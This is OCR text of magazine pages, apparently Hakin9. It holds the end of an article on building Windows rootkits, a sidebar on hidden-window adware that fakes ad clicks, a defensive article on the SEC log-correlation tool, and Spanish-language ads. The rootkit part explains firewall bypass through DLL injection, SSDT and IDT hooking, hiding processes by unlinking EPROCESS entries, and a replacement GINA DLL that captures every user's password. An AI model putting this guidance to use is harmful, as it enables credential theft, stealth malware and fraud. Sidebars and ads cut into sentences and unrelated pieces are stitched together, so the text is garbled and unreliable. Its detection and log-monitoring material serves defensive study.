The last tool that we will present is the DLL injection. This technique is very simple to set up and very powerful. Let us start with the beginning. Computer programmers are accustomed to define DLLs as extensions of applications. We prefer use another but similar and complementary definition: a DLL is a program (an executable) which has the characteristic not to be able to function alone. As it contains also executable code, it should be loaded in memory to execute one or the other of the functions it proposes (that it export). The goal of DLL injection will be to force a third program to load a DLL and to execute the code it contains. The first goal of DLL injection is to be able to execute actions prohibited by *non-authorized* programs. The simplest and generally proposed example is that of Internet

Explorer and the personal firewalls. Thanks to the DLL injection, it will be possible to be connected to Internet by the means of IE while the firewalls will see nothing. This already known technique is still possible although numerous firewalls and protection tools say they prevent DLL injection.

The first question we can have is: knowing that a DLL is only a *library* of functions, how is it possible to force a program to execute functions of the latter? When we create a DLL (personally I program under Dev-C++), the main() of my DLLs looks like that:

```

BOOL APIENTRY DllMain
    (HINSTANCE hInst
    /* Library instance handle
    */ ,          DWORD reason
    /* Reason this function
    is being called
    . */ ,       PVOID reserved
    /* Not used.
    */ )
{
...
}
    
```

We clearly see when the DLL is called a reason have to be provided. The reason that interest us is quite simply `DLL_PROCESS_ATTACH`:

```

switch (reason)
{
    case DLL_PROCESS_ATTACH:
        HelloWorld();
        break;
    ...
}
    
```

It indicates that we want to attach the DLL to a process. When this is done (for example by injecting it), the code following the case statement associated will be executed. In this example, we decided to print a MessageBox contained in our `HelloWorld()` function. We just have to inject it. As always, only the hacker's imagination is his/her limit because he/she can choose to do what it wants within his DLL.

In this section, we spoke about 4 techniques used by the rootkits working in the userland allowing to hijack some Windows APIs. Firstly, this is realizable by the IAT hooking that give us the possibility to handle the import table of a given executable file. There are also the EAT hooking that give us the possibility to handle the export table of symbols, and the DLL injection that is more powerful and allow to handle any executable in memory. We also approached inline function hooking which is a great technique but dangerous in the hands of rootkits and/or malwares developers. We voluntarily introduced the malware term because these techniques can be used by worms/virus to spread and better take the control of the infected machines.

SSDT

Like we said previously, the SSDT declares functions being called by the programs thanks to the INT2E interruption: these functions are more commonly called system calls




Figure 9. Modified linked list, a process has been hidden



(or syscalls) and constitute the native API of Windows. They have exactly the same goal and same working as the syscalls under Linux. Technically under Windows, calling a syscall consists in using the `KiSystemService` function. The SSDT (or sometimes called Dispatcher Table) is indexed by number, each number permitting to localize the associated syscalls.

The rootkits often hook the SSDT functions to, for example, hide files, repertories, processes... How this hooking is done? It will be necessary to seek the index of the function to hook and multiply it by 4 to obtain its offset in the table then it will be necessary for us to modify the access rights in the memory area where the SSDT is (if not done, a beautiful Blue Screen Of The Death will appear!). To finish, we can finally modify the original function in the SSDT by ours.

The big advantage of the SSDT hooking is, compared to the IAT hooking or EAT hooking, we hooked functions at a so low level that ALL programs wanting, for example, to list repertories (with the `NtQueryDirectoryFile` function) will be misleded: our hooking affects all the programs.

We advise you to study programs like `SDTrestore` (which can be downloaded at <http://www.security.org.sg/code/sdtrestore.html>) to be able to control the SSDT hooking. This kind of code has to be used at your own risks because handling the SSDT can have large consequences: loss of data, blue screen.

IDT

The IDT purpose (for Interrupt Description Table) is to manage the interruptions the system may receive (as well software interruptions like the 0x2E to make systems calls as material interruptions). The IDT hooking is done like the hooking of the other kernel tables. We will modify the addresses towards the interruptions management functions (which we more commonly call the *interrupt handler*), while having checked beforehand that we can write in the memory where the table

How to create invisible Windows in Delphi language

About 2 years ago, I started to be interested in spywares and adwares programming. The first codes I wrote were based on the following principle: Delphi-based programs containing an IE component which is executed in full screen and hidden window (the program is launched because it is present in the processes list and consumes memory but the user interface became invisible).

Here is the code that allow such a work:

```
program cpmhack;
uses
  Forms,
  Unit1 in '..\Unit1.pas' {Form1};

{$R *.res}

begin
  Application.ShowMainForm:=False;
  Application.Initialize;
  Application.CreateForm(TForm1, Form1);
  Application.Run;
end.
```

I want to specify that the purpose of these programs were not to be wonderful and revolutionists but to execute their code successfully. These softs printed some advertisements (the user did not see anything but the goal was right to post it to see how much money could have gained an adware creator with such codes) and were able to detect if the mouse were not used any more and why (being seeing a film? typing a text? is the screensaver activated?) in order to become visible and to control the mouse to click on some advertisement then each x minutes they went back to their first state, invisibility not to be spotted. This type of tools can also be applied here to exploit IE or another application working like a COM server (or why not via OLE scripts or XML-RPC, SOAP clients...) to send information through the network. For information, the tests which have been done with these small adwares on a free advertising management platform developed in PHP language were held perfectly: a malevolent person could easily make enormous profits.

is placed. Before showing you code allowing to dump the IDT, there are 3 elements you must know about the IDT hooking.

In first, nothing is returned back to our hook. Clearly that means that when we will call the original handler from our hook, we will not be able to filter his result.

Secondly, each processor has its own IDT. The direct consequence of that is that we will need to hook n IDT on systems having n processors.

To finish, the access to the IDT is generally made in ASM language. Although the majority of the drivers programmers know this language, it is often boycotted by the new ones in kernel programming and not only by this people.

The following code was taken from `klister`, a tool created in 2003

by Joanna Rutkowska to detect the rootkits hiding processes by handling `EPROCESS`, and those handling the tables kernels like the IDT and the SSDT. This code allows to localize the IDT too.

```
PIDTGATE readIDT() {
    IDTR idtr;
    __asm {
        sidt idtr;
        //L\ the SSDT instruction permits
        to load the IDT address
    }
    return
    (PIDTGATE) idtr.base;
}
```

DKOM

What are the step leading to the creation of a rootkit? We initially will create a Windows driver (the drivers



This is the best solution.
It's your turn now...

See how much we can do for you

Our magazines are the most convenient and affordable way to approach advanced IT users.

The magazines cover a wide spectrum of subjects – programming, security, web design, Linux – which allows you to focus on your target audience.

Our magazines are published in 7 languages and available almost everywhere in Europe. This makes it easy to plan local promotional schemes or launch a Europe-wide campaign more easily.

Call now [+48 22 887 14 57] or email us [adv@software.com.pl] and our consultant will provide you with an offer best suited for your needs.

Software-Wydawnictwo Sp. z o. o. publishes following magazines:
Software Developer's Journal, Linux+, PHP Solutions, Hakin9, .PSD, Linux+Extra!, Software Developer's Journal Extra, Aurox Magazine, Linux for beginners

adv@software.com.pl



WYDAWNICTWO
Software



are identifiable by their extension finishing by *.sys) which will be loaded within the kernel mode. As we previously said when presentating the rings, all the programs/objects working in the kernel mode have access to the whole kernel objects and can handle them *on the fly* directly in memory (and only those we can find in memory). It is what is called the Direct Kernel Object Manipulation (DKOM).

When we create a driver (rootkits or any other type of drivers like device drivers), the coding logic is different as well as the tools. On the logic level, it is learned by analyzing codes from other drivers and by reading various articles that can be found on Microsoft website. And for the tools, it is necessary to use the Microsoft DDK (Drivers Development Kits) or the Microsoft KMDF (Kernel Mode Framework Drivers) for the construction of the drivers finishing by *.sys.

Although directly handling kernel objects may seem to be the best way for hiding elements on the target computer and doing a lot of things like hiding connections by hiding network ports, there are nevertheless some disadvantages.

Firstly, it is possible to realize only a limited number of actions: to hide processes, network ports, to handle tokens to, for example, add privileges to a process and even hide other drivers.

This weak sphere of activity is explained by the fact we can only modify the objects we can reach in memory but also by the fact that certain parts of Windows are still very obscure for the reverse engineers.

Another disadvantage, which is for us the most important, is the fact that handling such objects can be fatal for your system. Before having fun with Windows, it is necessary to be ensured of a lot of things and to be able to answer questions like: what is the object used for? Which elements are used? And how does it use it? For some of these answers, WinDbg (published by Microsoft) can be a great help, for the others, a re-

verse engineering will be necessary. Which of the DKOM methods can be fatal? As we will see it later, it is possible to hide processes by handling a doubly-linked list (which is commonly named EPROCESS). If the rootkit is well written, the process hides without problem. But while trying to leave the hidden process beforehand by our rootkit, a blue screen comes to waste our day. Well, at the processes level, it is not so much a problem because a simple reboot and be sure to not leave a hidden program is enough. But now, let us imagine that one seeks to hide drivers or other elements working in kernel mode and that one then seeks to handle them in an inadequate way? What could it occur?

Leaving the pros and the cons in kernel objects handling, let us analyze a real case now: how to hide a process?

In the userland, there are 2 sure means to obtain a complete list of the active processes: to pass by *taskmgr.exe* or by a WMI script (for Windows Management Instrumentation). If we can give you advice, using WMI scripts can be a great help sometimes even with rootkits. Here is an example of a WMI script which can be used to recover a list of the active services. It provides the name of the services then the number of active services.

And how to launch it from the commandline.

```
C:\khaalel>cscript.exe
WMIGetProc.vbs
Microsoft (R) Windows
Script Host Version 5.6
Copyright (C)
Microsoft Corporation 1996-2001
All rights reserved.

Name: System Idle Process
Name: System
Name: smss.exe
...
Name: ConTEXT.exe
Name: cmd.exe
Name: cscript.exe
Name: wmiprvse.exe
44
```

In the kernel mode, this list of active processes is contained in what is called a linked list: more precisely a doubly-linked list. These structures are more often known under the name EPROCESS. Each block of this list contains information about a process. It is amongst other things possible to reach this linked list thanks to the KTHREAD structure which has a pointer towards the block of the current process. Now that we have the address of one of the blocks of this list, we have to traverse the blocks to search the process we want to hide. That can be done by 2 ways: by the process PID or by the process name.

A particular element interests us, each EPROCESS structure contains a LIST_ENTRY structure which has itself 2 members: FLINK and BLINK. These members are pointers. FLINK points on the following block of the list and BLINK on the preceding block. To be able to hide a process, it will be necessary to play with these 2 parameters: the FLINK member of the preceding block has to point towards the FLINK member of the following block of the block we want to hide and the BLINK member of the following block of the block we want to hide has to point towards the BLINK member of the preceding block. Here is a clear diagram for understanding that well.

To list the processes, it is enough to traverse this linked list and to recover the name and PID of each process.

To finish this section, we advise you to consult the code of the rootkit *RingORK* or *FU* and to analyze the code of the kernel driver.

How to detect rootkits?

Very quickly, detection tools adopted the AV methods to try to detect the rootkits because even if it is possible to apply polymorphism routines to the rootkits working in the userland (they are only EXE files with the PE format), that becomes more difficult in the case of the rootkits kernel, especially on the level of the SYS files which for the moment do not support

polymorphism (for the moment, no rootkit is sufficiently advanced to change the signature of the kernel driver it uses). Although the rootkits are currently regarded as the nec plus ultra in malwares offensive, little of them have code obfuscation routines and the majority are vulnerable to a simple signature analysis.

Then arrives the heuristic analysis which consists in analyzing the modus operatus of the programs to detect a rootkit there. They also make it possible, as some antiviruses do it, to detect new rootkits. The majority of these tools (as VICE) try to detect the hooks as well in ring0 in ring3.

For some time, a market is in building and many corporations are trying to develop detection tools more clever ones than the others. From these hours in R&D, a new analysis method was born: they will compare the results of 2 different analyses of the same element. To be clearer, the detection tools will initially call Windows APIs, which may be handled by rootkits, to scan the computer (files systems, registry...), then they will remake the analysis at a low level not to be based on Operating System APIs but by using algorithms developed for the searching. The comparison of the 2 results will be able to show if elements were hidden and if a rootkit is present on the system. The only problem we can notice is that they can only detect the rootkits known as persistent: those which need to be physically present on the files system and which need a means to be launched automatically, without an user intervention. Here is a list of rootkits detection tools:

- VICE (http://www.rootkit.com/vault/fuzen_op/vice.zip) embedded an heuristic analysis system,
- Rootkit Revealer (<http://www.sysinternals.com/Files/RootkitRevealer.zip>) from Sysinternals labs,
- Patchfinder (http://www.invisible-things.org/tools/PF2/patch-finder_w2k_2.12.zip) is a well-known

Proof-Of-Concept rootkit detector from Joanna Rutkowska,

- Strider GhostBuster from Microsoft labs,
- Klistar from Joanna Rutkowska is another Proof-Of-Concept tool to detect kernel rootkits that handle EPROCESS blocks.

Furtivity

Throughout this article, we spoke about the rootkits and their methods for hiding processes, files... We reviewed some techniques all accompanied by rootkits codes (the *Ring0RK* and *Ring3RK* rootkits) to consolidate some of these concepts well. By testing rootkits, rootkits' detectors and codes of any kind, we realized that it is not because a rootkit work in the kernel mode that it is the most adapted to hide elements within a system. Although that is often effective on micro-computers because the users do not always think of analyzing Windows, there are more and more tools permitting to detect the rootkits (or programs behaving like such malwares). For example, handling EPROCESS to hide processes is not any more a quiet solution (cf klistar from Joanna Rutkowska).

It should be interesting to say one more time that after the challenge driver programming provided, the first goal of rootkits is to allow to hide what its creator wishes. The old methods for hiding elements can also be used.

For hiding files, the handling of the SSDT or the creation of File Filters Drivers allow to hide what one wants discreetly. But in certain environments, the good old NTFS alternate data streams may be a solution not to be neglected. To be able to manage these 3 possibilities would add a great flexibility to the rootkit.

For hiding processes, currently EPROCESS seems to be the best way (while waiting for the rootkits like Shadow Walker able to handle the descriptors of the memories pages).

For hiding registry keys, there is an alternative to the hook on keys

creation and reading functions. It is sometimes more interesting to create a whole of keys containing incomprehensible data and to hide there what we want. The goal is to make our keys *inoffensive even innocent* to the eyes of the detection tools.

For network connections, Covert Channels realized at the kernel rootkits level are a good means to create backdoors. But if IE is authorized by the firewall to do outgoing connections, to make it act as a COM component server and to send HTTP POST requests can sometimes be useful. Why? There are few people, even the administrators, being able to analyze their network traffic with a sniffer and to launch IE (or a program integrating an IE browser component) in a hidden window is not regarded as an action being able to harm the correct working of Windows.

We will not enumerate all the possible cases: the goal being to show that to return to the sources (the nice old methods) can sometimes be proved more effective (silent for detection tools) than exploiting the last attacks towards Windows objects which are closely supervised nowadays.

Shadow Walker

As we saw previously, the most detected rootkits are those that are classified in the persistent rootkits family - the rootkits that have to be physically present on the target system.

At the 2005 edition of Black Hat event, James Butler presented another type of rootkits which work entirely in memory and have the possibility to fool detectors functions that try to detect rootkits: it is what we call the nonpersistent rootkits. They will exploit the fact that they reside only in memory to avoid the signature based analysis and will, in addition, exploit the memory (description structures of the memories areas) to modify the way a program will see an area protected by the rootkit: they can thus make believe to any application (detectors included)



that a certain area does not contain a prohibited code. One problem to regulate with this kind of rootkits is to decrease the number of blue screen which can occur.

How to compile and launch kernel modules

The goal of this article is not to introduce you into the programming world (enough complex sometimes) of kernels modules under Windows platform. For more information, we advice you to consult the following pages: <http://www.codeproject.com/system/driverdev.asp> and <http://www.codeproject.com/system/driverdev2.asp>.

GINA

GINA (for Graphical Identification aNd Authorization) is a graphical authentication DLL used by Winlogon when Windows is loaded. Winlogon being a critical system process, it cannot be stopped.

GINA is used throughout a session under the Windows systems. It is loaded by *winlogon.exe* before any authentication window because it provides the needed local or network authentication functions. It manages also the sessions closing, the stop and the rebooting of the systems under Windows and also the launching of the *TaskMan.exe* program when a user simultaneously hits on CTRL-ALT-DEL. It is thus not necessary to emphasize on the fact that it is a very important element.

Why should we be interested in GINA? Firstly because it can be replaced easily (a simply copy/paste of DLL file), then it is not complicated to develop one and to finish because it will allow us to launch a program before the beginning of a session: thus we can bypass all the security tests done by Windows and by the numerous security tools we can install.

Until now, few rootkits (nor even malwares in general) does not exploit GINA to launch out and execute actions which, if they are not executed in a GINA replacement DLL, will require a

About the author

Nzeka Gilbert is a nineteen years old French student impassioned by programming and computer security since he's fourteen years old. Author of a French computer security book at the age of sixteen published by Hermès Sciences editions, he has been interested for two years in malwares programming and cryptography. White Hat during his hobbies time, he helps administrators to make safe their systems, he worked for FCI an AREVA subsidiary company like pen-tester and gives courses on GNU/Linux and security in his engineer school. For one year, he actively develops AJAX and XUL applications in PHP and Javascript, he is the instigator of UneTV, a VODcasting platform presented at the World Summit on the Information Society in Tunis.

lot of code lines. One of the first disadvantage of GINA is certainly the fact that it is rather easy to detect if a system does not use the original DLL (MSGINA.DLL), but a lot of programs modifies it like the softwares allowing a smart card or USB key based authentication and also the applications which need to install additional components before authorizing users to be authenticated. How an antivirus will be able to detect that it is a GINA installed by a rootkit? Especially if, as we make it usually, the hacker is ensured to modify the GINA (to modify its signature) at each session starting, between the moment when the user entered his identifiers and the moment when the office is posted and the moment when the softwares declared in the *autorun* registry key are launched? For the moment, no antivirus is able to detect that, none of those we tested.

Now let us pass to the programming. The majority of replacement DLLs (which are often called xGINA.DLL) will hook the functions of the original GINA. The xGINA.DLLs begin practically by the same code: initially they load the original DLL (the MSGINA.DLL file provided by Microsoft) with LoadLibrary function then they will

do the usual hooks as we saw previously (GetProcAddress...). According to what they want to do, they will modify such or such function. In our case, only one function can interest us: *WlxLoggedOutSAS* which is called when the user has entered his/her credentials.

```
int WlxLoggedOutSAS(
    PVOID pWlxContext,
    DWORD dwSasType,
    PLUID pAuthenticationId,
    PSID pLogonSid,
    PDWORD pdwOptions,
    PHANDLE phToken,
    PWLX_MPR_NOTIFY_INFO pNprNotifyInfo,
    PVOID* pProfile
);
```

By hooking this function, it will be possible for us (after the conversion of the good parameters into strings: for information, they are before conversion in wide characters type) to obtain the login and the password of all the users and we said of ALL the users without exception but also to modify our GINA to avoid being annoyed by some AV. After these some lines, it will be necessary for us to add code to the beginning of the *DllMain* procedure just after the variables declarations to launch the program we want.

The problem we have with the launching of an application is that we

On the Net

- <http://www.nzeka-labs.com> or <http://nzeka-labs.prox-network.com/> – author website,
- <http://www.nzeka-labs.com/download/> – rootkits source codes (FU, HxDEF, AFX Rootkit, ...) and rootkits detectors source code (*Klister*).

cannot call the system() function because this function must be executed if an user has already been authenticated and if its SHELL environment has been initialized. This activation is done by the WlxActivateUserShell function.

```

BOOL WlxActivateUserShell(
    PVOID pWlxContext,
    PWSTR pszDesktopName,
    PWSTR pszMprLogonScript,
    PVOID pEnvironment
);
    
```

In normal days, a hacker should not never rewrite this function unless its goal is to keep the users from being completely authenticated.

To launch a program we thus have to pass by a function allowing us to launch any application even though nobody have initialized explorer.exe

nor cmd.exe yet: CreateProcessW (and not CreateProcess or CreateProcessWithLogonW).

The function our GINA will call looks like that.

This example was taken from one of the personal projects of the author in whom he tries to set up a smartcard based authentication system under Windows without using the official Microsoft smartcard management functions. It is nevertheless a good example on how to launch a program before any authentication. For information, it is also possible to launch programs having a graphical interface.

Well, we will not delay on GINA, the goal was just to show that simple elements can be used to simplify the life of rootkits and malwares developers and not to give ideas to viruses developers.

Why have I put this section on GINA after the section Future of the rootkits? Especially to emphasize on the fact that AV editors have to integrate in their products some GINA functions analyzing and analyze more in-depth files like .INF files the author often uses to activate and diffuse malwares: many other Windows components not enough taken into account by the security softwares can be used by malwares.

Conclusion

Throughout this article we tried to undeceive the rootkits and to explain how we can program them (as well basic rootkits as more powerful rootkits). To finish, we tried to discover the actions the future rootkits could use if they want to become more offensive. ●

A D V E R T I S E M E N T

Want to know more? Multimedia Photoshop courses: you've got to have them!



Our multimedia courses are available at www.buyitpress.com

Order now!



Focus

Simple Event Correlator for real-time security log monitoring

Risto Vaarandi



Difficulty



Over the past decade, event correlation has become a prominent event processing technique in many domains (network and security management, intrusion detection, etc.). However, existing open-source log monitoring tools don't support it well. In this paper, we will discuss how to employ SEC for monitoring and correlating events from security logs.

When it comes to the security of the IT system, event logs play a crucial role. Today, many applications, operating systems, network devices and other system components are capable of writing security related event messages to log files. The BSD *syslog* protocol is an event logging standard supported by majority of OS and network equipment vendors, which allows one to set up a central log server for receiving and storing event messages from the whole IT system. There also exist several flexible and powerful *syslog* server implementations that are suitable for use at the central log server, most notably Syslog-ng. Since event logging is a widely accepted and well-standardized practice, there is a high chance that after a security incident has occurred in an IT system, there is (are) also event log message(s) for it in some log file(s).

Because in most cases event messages are appended to event logs in real-time as they are emitted by system components, event logs are an excellent source of information for monitoring the system, including security conditions that arise in it. Over the past 10-15 years, a number of open-source tools have been developed for monitoring

event logs in real-time, e.g., Swatch and Log-surfer. However, majority of these tools can accomplish simple tasks only, e.g., raise an alarm immediately after a certain message has been appended to a log file. On the other hand, many essential event processing tasks involve *event correlation* – a conceptual interpretation procedure where new meaning is assigned to a set of events that happen within

What you will learn...

- what event correlation is and what are the common approaches for event correlation,
- what was the motivation for developing SEC and what are its main features,
- how to employ SEC for real-time monitoring of security event logs.

What you should know...

- it is assumed that the reader is familiar with the regular expression language,
- the basic knowledge of Perl is helpful when reading the section *Integrating custom Perl code with SEC rules*.

a predefined time interval [Jakobson and Weissman, 1995]. A software application that implements event correlation is called *event correlator*, and during the interpretation procedure, the correlator might create new events and hide original events from the end user.

As an example of the importance of event correlation for security management, consider the processing of *login failure* events. Although an individual *login failure* event might be a symptom of a password cracking attempt, it could also indicate that the user accidentally typed a wrong password. Therefore, one can't simply configure the log file monitoring tool to send an immediate alert on the occurrence of *login failure* log message, since this could result in a high number of false positives. In order to reduce the number of false alarms, one or both of the following event correlation schemes can be used:

- once *N login failure for user X* events have been observed during the last *T* seconds, generate the *excessive number of login failures for user X* event and send it as an alarm to the security administrator,
- if the *login failure for user X* event appears and during the next *T* seconds no *successful login for user X* event will appear, generate the *login failure not followed by success for user X* event and send it as an alarm to the security administrator.

Over the past decade, a number of approaches have been proposed for event correlation, including rule-based [Froehlich et al., 2002], codebook based [Yemini et al., 1996], graph based [Gruschke 1998], neural network based [Wietgreffe et al., 1997; Wietgreffe 2002], and probabilistic [Meira 1997; Steinder and Sethi, 2002] methods. There are also a number of event correlator products available on the market, like HP ECS, SMARTS, NetCool, NerveCenter, LOGEC, and RuleCore.

The codebook based method (used by SMARTS) works as follows – if a set of events e_1, \dots, e_k must be interpreted as event *A*, then e_1, \dots, e_k are stored to the *codebook* as a bit vector pointing to *A*. If the correlator needs to correlate a set of events, it finds the most closely matching vector(s) from the codebook and reports the interpretation(s) corresponding to the vector(s). With the graph based method, the human analyst identifies all dependencies between system components (services, hosts, network devices, etc.) and constructs a graph with each node representing a system component and each edge a dependency between two components. When a set of events occurs, the graph is used for finding the root cause of events (e.g. *HTTP server not responding* events were caused by the failure of a single network link). With the neural network based method, a neural network is trained for the identification of anomalies in the event stream, for root cause detection, etc.

Rule-based approach is common for event correlation and has been employed in several products like HP ECS and RuleCore. In the case of this approach, events are correlated according to the rules *condition* → *action* specified by the human analyst. One of the main advantages of the rule-based event correlation is the fact that humans find it usually natural to express their knowledge in terms of rules. For example, it is easy to describe temporal relations between events with rules, while it could be cumbersome with other methods. Furthermore, unlike some other event correlation methods (e.g. neural network based correlation), the rule-based event correlation is clear and transparent to the end user. As argued in [Rich and Knight, 1991], if end users do not understand why and how the application reached its output, they tend to ignore the results computed by that application.

Although event correlation has become a prominent event processing technique in many domains (including network and security management, intrusion detection, etc.), existing open-source log file monitoring tools don't support it well. Despite the fact that event correlation systems that are currently available on the market have been highly successful and are used worldwide by many larger companies, they suffer from a number of drawbacks. Firstly, existing systems are often heavy-weight solutions that have a complicated design and user interface. This means that their deployment and maintenance is time-consuming, and they require extensive user training. Also, their complexity and resource requirements often make them unsuitable for employment in smaller IT systems and for event correlation on nodes with limited computing resources. Secondly, since existing systems are mostly commercial, they are platform-dependent—customers supplied with program binaries that run on a limited number of operating systems. Furthermore, several commercial systems have been designed

Listing 1. SEC rule for correlating SNMP public access udp messages from Snort IDS

```
# Sample matching input line:
# Mar 1 00:36:32 snorthost.mydomain [auth.alert] snort[17725]: [1:1411:10]
# SNMP public access udp [Classification: Attempted Information Leak]
# [Priority: 2]: {UDP} 192.168.115.34:54206 -> 192.168.52.179:161

type=SingleWithSuppress
ptype=RegExp
pattern=snort\[d+\]: \[d+\] SNMP public access udp.*\{UDP\} \
([d\.]+):d+ -> ([d\.]+):d+
desc=SNMP public access from $1 to $2
action=pipe '%s' mail -s 'Snort alert' root
window=300
```




for one particular network management platform only (e.g., HP OpenView). Some systems also suffer from the fact that they have been designed specifically for network fault management, and their application in other domains (including event log monitoring) is cumbersome. Thirdly, existing systems tend to be quite expensive, and therefore, many institutions with a more limited budget are unable to use them for daily security and system management tasks.

In this paper, we will discuss SEC (Simple Event Correlator) – an open-source tool developed by the author for lightweight and platform-independent event correlation – and we will analyze several real-life examples of how to employ SEC for monitoring and correlating events from security logs.

SEC basics

SEC is an open-source event correlation tool that uses rule-based approach for processing events. This approach was chosen because of its naturalness of knowledge representation and transparency of the event correlation process. The main design objectives for SEC were platform independence, lightweight build and ease of configuration, applicability for a wide variety of event correlation tasks, and low consumption of system resources.

In order to achieve independence from operating system platforms, the author decided to write SEC in Perl. Since Perl runs on almost every operating system flavor and has become a standard part of many OS distributions, Perl applications are able to run on a wide range of operating systems. In addition, well-written Perl programs are fast and memory-efficient.

SEC does not need much disk space and is very easy to install, since its current size is only about 250KB, and its configuration is stored in regular text files (the size of each file is typically a few kilobytes). Also, since SEC is written entirely in Perl and does not depend on other software packages, it can be used

Listing 2. SEC ruleset for correlating sshd authentication failure and success messages on Solaris

```
# Sample matching input lines:
# Apr  3 14:20:19 myhost sshd[25888]: [ID 800047 auth.error] error:
# PAM: Authentication failed for risto from myhost2
# Apr  3 14:20:23 myhost sshd[25888]: [ID 800047 auth.info] Accepted
# keyboard-interactive/pam for risto from 192.168.27.69 port 9729 ssh2

type=PairWithWindow
ptype=RegExp
pattern=sshd\[d+\]: \[ID d+ auth\.error\]\
  error: PAM: Authentication failed for (\S+) from \S+
desc=PAM authentication failed for $1
action=event PAM_AUTHENTICATION_FAILED_FOR_$1
ptype2=RegExp
pattern2=sshd\[d+\]: \[ID d+ auth\.info\]\
Accepted keyboard-interactive/pam for ($1) from \S+ port d+ ssh2
desc2=PAM authentication successful for $1
action2=none
window=30

type=SingleWithThreshold
ptype=RegExp
pattern=PAM_AUTHENTICATION_FAILED_FOR_(\S+)
context=!USER_$1_ALREADY_COUNTED && !COUNTING_OFF
continue=TakeNext
desc=Ten authentication failures for distinct users have been observed
action=pipe '%s' mail -s 'PAM alert' root; create COUNTING_OFF 3600
window=600
thresh=10

type=Single
ptype=RegExp
pattern=PAM_AUTHENTICATION_FAILED_FOR_(\S+)
context=!USER_$1_ALREADY_COUNTED && !COUNTING_OFF
desc=Set up the "count once" context for user $1
action=create USER_$1_ALREADY_COUNTED 600
```

instantly after its source distribution has been unpacked, without any additional preparations (such as compiling and linking the source or installing other software).

SEC receives its input events from file streams. Regular files, named pipes, and standard input are currently supported as input, allowing one to use SEC as an event log monitoring solution and to integrate it with any application that is able to write its output events to a file stream. Applications that have an event management API can also be integrated through simple plugins that employ API calls to read the application's event stream, and copy it to the standard output or file (a sample plugin for HP OpenView Operations is a part of the SEC package).

SEC can produce output events by executing user-specified shell commands, by writing messages to files or named pipes, by calling precompiled Perl subroutines, etc. Note that output events can be sent over the network to another instance of SEC, allowing one to configure distributed event correlation schemes. Also, although SEC does not have a GUI for viewing and managing output events, it is straightforward to direct output events to a system management application/framework that has such a GUI (e.g. HP OpenView Operations).

SEC configuration is stored in text files which can be created and modified with any text editor. Each configuration file contains one or more rules, and rulesets from different files are applied virtually in

ONLY FRESH IDEAS TO ORDER: BUYITPRESS.COM

Primera revista independiente para los desarrolladores de plataformas MS


MSCoder

Independent magazine for developers using Microsoft platforms

Undocumented

video tutoriales
aprovecha las técnicas más recientes de programación

+
ASP.NET
MS SQL
SOAM
Club Técnico
Programación en sistemas Office
Para principiantes
Secur Coder



En el CD

- xOxygen/1.2.4 - versión completa
- video tutoriales
- e-books
- Materiales adicionales a los artículos
- y mucho más

+CD hakin9.live - tutoriales y documentación, no requiere instalación
Shadow Database Scanners + licencia de 30 días para 2 direcciones IP
versión de 90 días de Outpost PRO Firewall 3.51

haking

Hard Core IT Security Magazine | Nº 17 Precio 7,50 € (ISSN: 1751-2000, Bimonthly)

Network Defense

Victor Opplerman muestra los secretos de los avanzados ataques DDoS

Ingeniería Inversa: Desensambladores de tamaño
Escribimos aplicaciones al análisis de Malware

Problemas con autenticación HTTP
Las vulnerabilidades del metodo Basic

Análisis de tráfico en la Red
Herramientas y técnicas para detectar los ataques

PARA PRINCIPIANTES
Know-how - Protección de IPv6
Todo lo que debes saber sobre IPv6

Ingeniería social
Un ataque a tu cerebro

Shadow Database Scanners + licencia de 30 días para 2 direcciones IP
Outpost PRO Firewall 3.51 versión de 90 días

+ 23 tutoriales
Investigando 4 errores - Programas con autenticación HTTP
Análisis de tráfico en la Red

EN CD
NUEVOS E-BOOKS: Linux IPv6 HOWTO • Security Debian Manual • Shell Users Manual • SQL Injection Protection

¿cómo defenderse?

LIVE TRAINING CENTER
Sistemas prácticos comprendes



LiveDVD Starter Kit - un centro multimedia de Java

SDJ EXTRA

JAVA

Starter Kit

Live Training Center
Sistemas Prácticos Comprendes

SuDoku
Crea una tabla que te enseñará a jugar

Java 3 D y Python
Conoce una solución simple para creación de las páginas web

Webs con Java sin aprender a programar
Tu propia página web en 5 minutos

Portamonedas electrónico
Escribimos una simple aplicación

Un centro multimedia de Java
entornos - tutoriales - materiales adicionales

(7 LIBROS GRATIS)

- Java Application Development on Linux
- The Java Language, Specification Third Edition
- Thinking in Java (3ra edición) - 7 capítulos de 4ta edición
- J2EE Architect's Handbook
- Thinking in Enterprise Java
- Mastering Enterprise JavaBeans
- Aprendiendo Java



KUBUNTU 6.06 DVD
ELEPHANTS DREAM

Fox Desktop Professional 1.0

LINUX+

LA MAYOR REVISTA EUROPEA SOBRE LINUX

¿Proposición indecente? DVD

Hacemos públicos los arcanos del copiado de películas DVD

Elephants Dream DVD
Película fascinante creada con software Open Source

+ ¡No todo está perdido!
Recuperamos nuestros datos en LINUX

Procesadores dual core
¿Buena inversión o dinero tirado por la ventana?

Nuestro propio buscador web
Un sencillo mecanismo de búsqueda por nombre de ficheros

Oshow - rápido navegador
Guardamos una pequeña aplicación por medio del paquete PyQT

EN EL DVD
Kubuntu 6.06 DVD
Distribución Linux moderna y estable
Perfecta tanto para los usuarios principiantes como avanzados

Fox Desktop 1.0 Professional
Distribución Linux fácil de usar

Linux+ Live
Distribución tipo Live. Contiene la programación completa de la revista

SÓLO AQUÍ!
¿Cuál es futuro luminoso?
Pregunta Benches el presidente de Microsoft respalda a nuestros proyectos

PARA PRINCIPIANTES
Desde de Opera y Firefox
El debate sobre los nombres que usan varios navegadores web en comparación con otros

MORE:
WWW.SOFTWARE.COM.PL



Software Developer's JOURNAL

